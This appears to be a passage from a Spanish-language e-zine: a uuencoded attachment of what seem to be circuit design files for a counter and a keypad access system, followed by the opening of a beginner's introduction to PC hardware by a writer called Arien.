M2)&J:-K0Q[H?/A]9MA[?U0HL]=U]I_4C"O5E#5T=+V-'#ZS;C\5Z[CH0_],!
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
M9.=$Q+DYZN 2Y.GAC22Y.E5/"7)SJNDN3[BQU8[ NE#]B7)U9^=&HGMC:&]
M*/^L1K$8TSB.,RPZ%)J>=);=WORPH=2O'Z;T!9Y08V"=Y[XK7OD>@J%!="<Z
M&;>IQU73CE]\BR$VP3A=+SB:NO@H<*"Z$YT,ZGE<Y4[CND[V%FV";SY++NQ_
M.%"!<4YT,YUA^@6^+]0K"FA]M3LWK%*)?H&W13G0SQ_'*A'#K_2#8;!.H^F5
MCNUB G%.=#/I]J5"+C[_Z0V&P3T(LDF/6;D!.*<Z&?&\TJ$'G)0KM@GC?ZHL
M9JI 3BG.AG$XS-NF=Y!0NV"?U=I1*=2IV* G%.=#-[KF;A@9UQ[FSV@3O/+9
M=O8>G6)AN*DX&;?XY4)M7J'N+-L$X7$F9<6AFG14G SJ>NU*PM\0K"HT";S4
MZHF2C""&*XJ3@9SOH%1O,"$;#0)MOA(M1_E"A,-Q4G SQ]QJU3N.^MHV&@3J
M'^L6%N#ZF+#<5)P,^G_F5";L>B>XLVP0[BV<&3OS:1T!NX]CPA2T=?/#OSOF
MK0@ZZY9#&#KKA:9@[34NVI^1K,/S0G4WTN[I**T9!F_;/P0?AC6T/L:5KV.[
MQ4O<3?M=WGE.1&H&0(R6$5%$RUE^YW>JN1UXL3#@KDZ"[[E4MF_;ECSW<*P"
MXU'+:6<8+C4<$.NA<\;O("RZ[>>-;V(,-1QLB::]CL\52G9==O.J496+%6M2
MA(+&W(&M#-6A<@L97(+%#*Y!8VA1D%C)U>QV>)7AAEAA<W1Q1 N([><G5['9
MXE<W7;SE<@L&?4!M;Y^*,] <936+(PTP(_L\2ZOK^_D>HR,*\S5 DFD!^C6;
M+"/Y_DH%+,<<\6\5P8D7<F#EW-?>!-5X%YJN0NYK8+N:S,"HO-FNO4N:Q"\R
```

MKB:5?3*L#CY*C)>94YJZB94E@05YE1*8!UH1K6%%KU2\PL.8!0YN-881AL*)
MWV;4!1 Y1"C$8B* V953:$!>PIJ_H#'CQ;:R?M\5TC2LWV2RWU>G66U[*$#_
M4]B%(U![0%*YY:E1?\4)'9(9*-._6],&W;S6SBRWV_P-I_C/H3N(UQN<G@_E
M>%5&R,]I(_3](S'<&QQ/];Y@2^;V'_;'*[/\H:>6S_X_;^4,O??O?]#+7^9^
M'/4?MT_HVN/]Y<=<<PRA!UBS#K#F&40,H090@ZQ8M]Y].,L@90@ZPYL\U_Q"
MUD9AE$#*$1*7Z;99Z/_D(ULMC\91 RA!E"#*$'6',,I:K]L$L1$H0I0@RA"E
M"%*$*4(,KQ8_M2ED9YK_B%*$'6',,H090@RA!E<C%ZO/5O^0B4(B4(,H1$H0
MI0@ZPYBE87P^I1+(1*$&4(B4(4H090B)0A2MQ_3TP2Q!E"9YP_XB)0A2A$2A
M$2A$2CRC]$I!GFW_$*4(4H090@RA"E.<O_)\PZ?/V<58::IG,FW"S0FL*K2P
MJ471LO!T68&U7F>=T68"U@#!T67^U@C!T67ZUJ1@Z++[:U0P=.I2MK5C!TZE
M&VNU&#IU*%M=L-C_AM.:DK"C>G)XFEOLOZFW*ZFRYCU%7KK.PB3'BR.ET8C\
MW(MF9<]$UG;QQIYFF==4'/.YTYW'FRT$503)4T+(1G5B7<_JHYL*?3T!U:8E
M[;7.*F*IK4L\H>V9>*FX#CS5 *8O'\FFY>5(!],O<&YOS;@]%X;/P?VDC$-N
M*E+3P7'VV5YP M,CUF'1L/*K#K"Q.)@W3]WB.-EGBJ9X&ER$IZH>CF3ZN@^\
M8]7W5U #?QCZS[7EW+H2K[*.V*1)%RGTH4TC&:;L=D4OL%^W,-J;[3%%E<88
M69_V>1'"QL6:ZCLS@YVGEBR'];(Q;W*AE,945S@RH*W&Q%"<F>=7BL\&_XBA
M,. ?&:^Z9U+,RFY59R=?L]1,I&'E3765;A8M+/=2VLL?.TZ^HM(]D]6\'F6[
M 7@U5.O,+3:JLM:?#,*_@5$%=?MZ[BSA6E7T$J%\"NXLY0(O.$NKS19*\V/I
MTTLKI::O3S@UR:9O2R>;1K+:FCEKFCW23]OLQV7# @STE5_"ZB<:!RKE6RI"
M/60^YFEC12BGR413L&T)QS?304HP8E+AC=P?&RB*7[5$VMUI#Q@MPJ; G8^A
MIP[.-X&I6MO U,U]8I-+@*;I&!XU&'&;2_S-A7X7V5D,E-.'J%F!G&9P&A)#
MB/6-R<Y_DL<LTIZB=(:4EL0DV!F.=*60BD3H#C\5FEU)2E]SU"VEJ %9L#=U
MZM+]R'=><<V+?0[I+.DX35[1RQ="4IZ2(E01<M,YI@*=X.,+?&\V2EJTGYN<
M^6>,9I;Q<E,[&P]"1D%CM)3&T1#O!I)AGEVD_TUC/'FI&I19 [%XM*W.]O4+
M%6Y"G;,_E1TN_X^N;9(B(<3#K=@]HI,E\=K9O5!SWVL651B?K]S33?<?H_(
M8XQP;E,6C7E<;7J$KCXZTTV;HG.9 \MF%/*6=< DFX7YRP"-3H6DG68MUI9E
M)ER*?3S%U(V5RY::=LM2KL<9J!FGBGQE-,*(%_)\W7/8CQX--^2JV,MM+_2O
MBUTEK)&&K%I'/-T::=$.2E$T\'1+S8BL45IFGB[--P[.8\'7&;4T:-3+2Y"Y
M<TY*+IPQ)F".JOM]$]K3C*8G<47S_@RGY&'ZG<XB<%/3QK^YE5S33PV?"_NG
M9IY3GM'A*4BLM<:2-Q_7W=^EI>B<8YD,Q#DGD*WB7K&A6-ID'4F,D:YP,*_3
MM>_>7;AKH,&G4%IPOMS='/RGA*</Z+Y/@3 E;7QSY_4R@JW)^?Y/^4IAN0ZQ
MC5N35?8<KRGL&_:D$WB0)IIX&\2!OY14KK%O9YI]NURQJ)LAG$+:76HJ=QDA
M6=I6I-\I;%W(PM_<I(:P)%VY@-H2KW:CZ94PRL3"O@SJJ$-%YS[4C%YHL5>;
M*MFRDW)0EB[DR5D^U-N6+AWQH6[K[:/;IQH;7)UDCQTF7^/+L,RIZ+?/<\5#
MS+]O-A-QW51EC,%)IJ56!F>."STE)FHY7R)SMPOVH0N)'F2S_9W><_1GC3F.
MZ*._;7$1FP3-X.I]"VCQA@ZV&D<X!;B)US02&1%F\S?RX^MM0]$:^P,:_5E!
MLL_!G ^W/O*MR58C.9$UMSC7;69$).#18DJBGV]/ @+T]2OZ? 3E!%/!JD_Z
MJK&-OM3^O;G]E36']M7MMJNUV:M26I&E''V.02=:Q')U7;'V]!M(4KPSB=I-
M[A[5-/9)HWIXN4_94Z9<M%]LP<HY^/174T^XR*7!]NJHUXG+ET_':'\IF7X)
MNOY[C7VUQM(]Q,W%MEF:'.XNUE(P\!K,]Z_!X-YAGF/"*PX]@S F29M$TAT+
M V8I^JUV!02?_P^A378LMQ$.6]@1G9/_7<XXV^[:-!J8+_:/\EF_O,H?"2:8
MR9<"^3FE]0\#E.[,S,U>VI9)6WG""W%.9TP.:5X#BC]>9I6O,'C/FY6A2)"E
MM36V\>44?X 2^&F^.56G$H@:A-MT7'<KEX@^^WOZ,MYQMO-F=DN)Y>9#2!@>
M-:.^!IV.7-UXW_\\<TUT9_/=<CFOIX[^9R]QS$C5S^/<3 UCCE^3.=P3M8SE
MGXXV:*Z'V]LTNT-#^S0X(%"[..#]$>(3$-T5C QX? <M9L:PNS(Q:>#-VO36
M"5:P(T;%5:3S6E'O#"YVVQ7V4]W59<>: !@N_ECQMY*FAIO]D;A2H[J]/!]G
M@+G?8_([!E\)O[/6IA%.!1<6#;?BF7SF5._M,;$O4Z5KBXLB=[E&S+VM,G=
M:0HT9+M/;-29;G SLBVJ9J??@.)=P,"?O7>EW\%]&&&&&&&&&&&&*5A@/G]
M6%LA?9^#YUQ#^7^H/X+Y^0'GPD)((S?\%\DO7.'X+XP%% >J_;G!,;Z7?PBH
MTO%:#Y]AAAAAAAAAA@/.AY]AAA@/Y/Y->^#%T2VH#S[?_W%UV0[;]'Z?1/
MLP!I-%;0-ANN\DX7G7K1*-"?A%0<"[&FNA[8X.QX?:#_KF1&/RO*XOPI/D_8
MNUNY]$.)THT>F?#^^F!L*\PF&W=Q[Z_5^$6'+WWQY/*XEL'9'!7#\"P'M3@V
MN^U7#[F9&(_(G1HK\(5GQ<#(![W.! M$JG6TIMZ+/XENM2'[%M-V2H1F_PBH
MYON>\DJX32OAW<[R3WWUXJG4L]2HTQU[[PY/,^5AT.4>J >1]V_ST4,RK=1P
M5,.*/<H/KLYJ.%,B>@2>?=+!7092*Z)I7^.1^Q_6HQN9HC52R@:3:]$^6KM<
M^58C0<>C^M)XWPK<)&F3KQ1P)6?7L\]4@RT(N.#:/\79Z%6(DR(QVK4.]- ?
M**8AF)T<\VZM0:C6;[/&=.FC7>:U\=7:D_PY833@$>U."A]E,B<?FCU?H7U8
M0P@KJNC"U3L/<?>#L#@0>X.#1_W3(C'Y,Z.1?6-]K*UOO#7X+%(>L8+^5^VM
M-=J0#M@$]4!^/\O]VA_Q I\%)#SXX@\7VW#6,]$9%Y_8K^S:\9F8Q^E5\%3I
MP"W!.;A)ST$-T4J)3Y/!S-@-(KV4OMW3\12C%!A;^"$G[>M"YW'C>:UFA+[>
MM)([ET((W!):AA(@I#?3=E+ 7QQYR?Q[Y1\@[8+BZ[.<OJ(&.\&MP#G,!\3[
MN_#7T[?XJ087N_HRW3"6X!?&('C:?WBJB&JZ-G%49SE\82(W .<P$@=8;<B+
MBK;CN?GRW3"6X!?G,]O'+/3LNFW_:Q;$?)3<G.7)<C*&2PZZ/9QI7AHBT-Y
M5X ;:RP)2A90$*VSS^*)VQ]$.F-KWP==4'GPR:J98B&;VU"@*#I@XZMSB'M8

```
M-3>=3IPXZ7?Q2688#0]L'2)UO]\GM^#VP<?G+ QW'P>'_R#95'20@#  5@$
M *<4 0 "BQ^TH0:L.3D=-1  (    &-O;G1A9&]R7VEN="Y$4TX-W1#4R;V-
M)*2OZ2LI^#@)9.#EY>4EAP:5%)P(M$A$H$)"166B$BLHG#3A!0"_9L*"D<A"
M%925NK'0UFZEFM)IUO_Q!XWC;QXUN;1'0U%YT>4F/WMU_I;_*/QV/@    1T
M+^P)3X(Z(^ 1V/@CL?1V/@$=C]_3*GR.Q\$=7]B*G4?".K^P53J/A'8^
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
```

```
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
M5$&4:7\YZ.*Q, V]\$K8+8=5, WM@MG/O$K9DF7CHE646KTP$79 ,7"C[UN
MUK0,!6ALE_'4# 5S[';!;#'%:N3 1M0& BVH5PQ_\JA@&=J%D.]3*M/, TJ?
4\TN;S\R5!A1& :__H,0]>P! !P#
```

end

EOF

/#_ Arien _
\#/ -----

^^oooooooooooo^^ INTRODUCCION ^^oooooooooooo^^

Este articulo es una ligera introduccion al hardware.

El hardware es toda la parte fisica del ordenador. Esta claro que la utilidad de un PC nos la da el software, o lo que es lo mismo, los programas que tenemos instalados. Pero para que todo funcione bien, necesitamos que el hardware este en perfecto estado.

Este articulo esta influenciado por muchos otros articulos que he leido en la red, amigos ? y sobretodo por la experiencia.

En primer lugar no voy a tratar nada en profundidad, solo quiero exponer algunas pequenas ideas, sin entrar en temas de overclocking. Y sin hacer ninguna guia para comprar ordenadores.

Yo siempre he creido que lo mas importante del ordenador, era la placa base, porque es la parte donde van ensamblados el resto de componentes. Todos los componentes estan unidos a la placa, y despu?s de eso, el procesador, que siempre lo he visto como el corazon, donde se realizan todas las operaciones. Siempre he pensado que con un buen procesador todo el ordenador seria mas rapido.

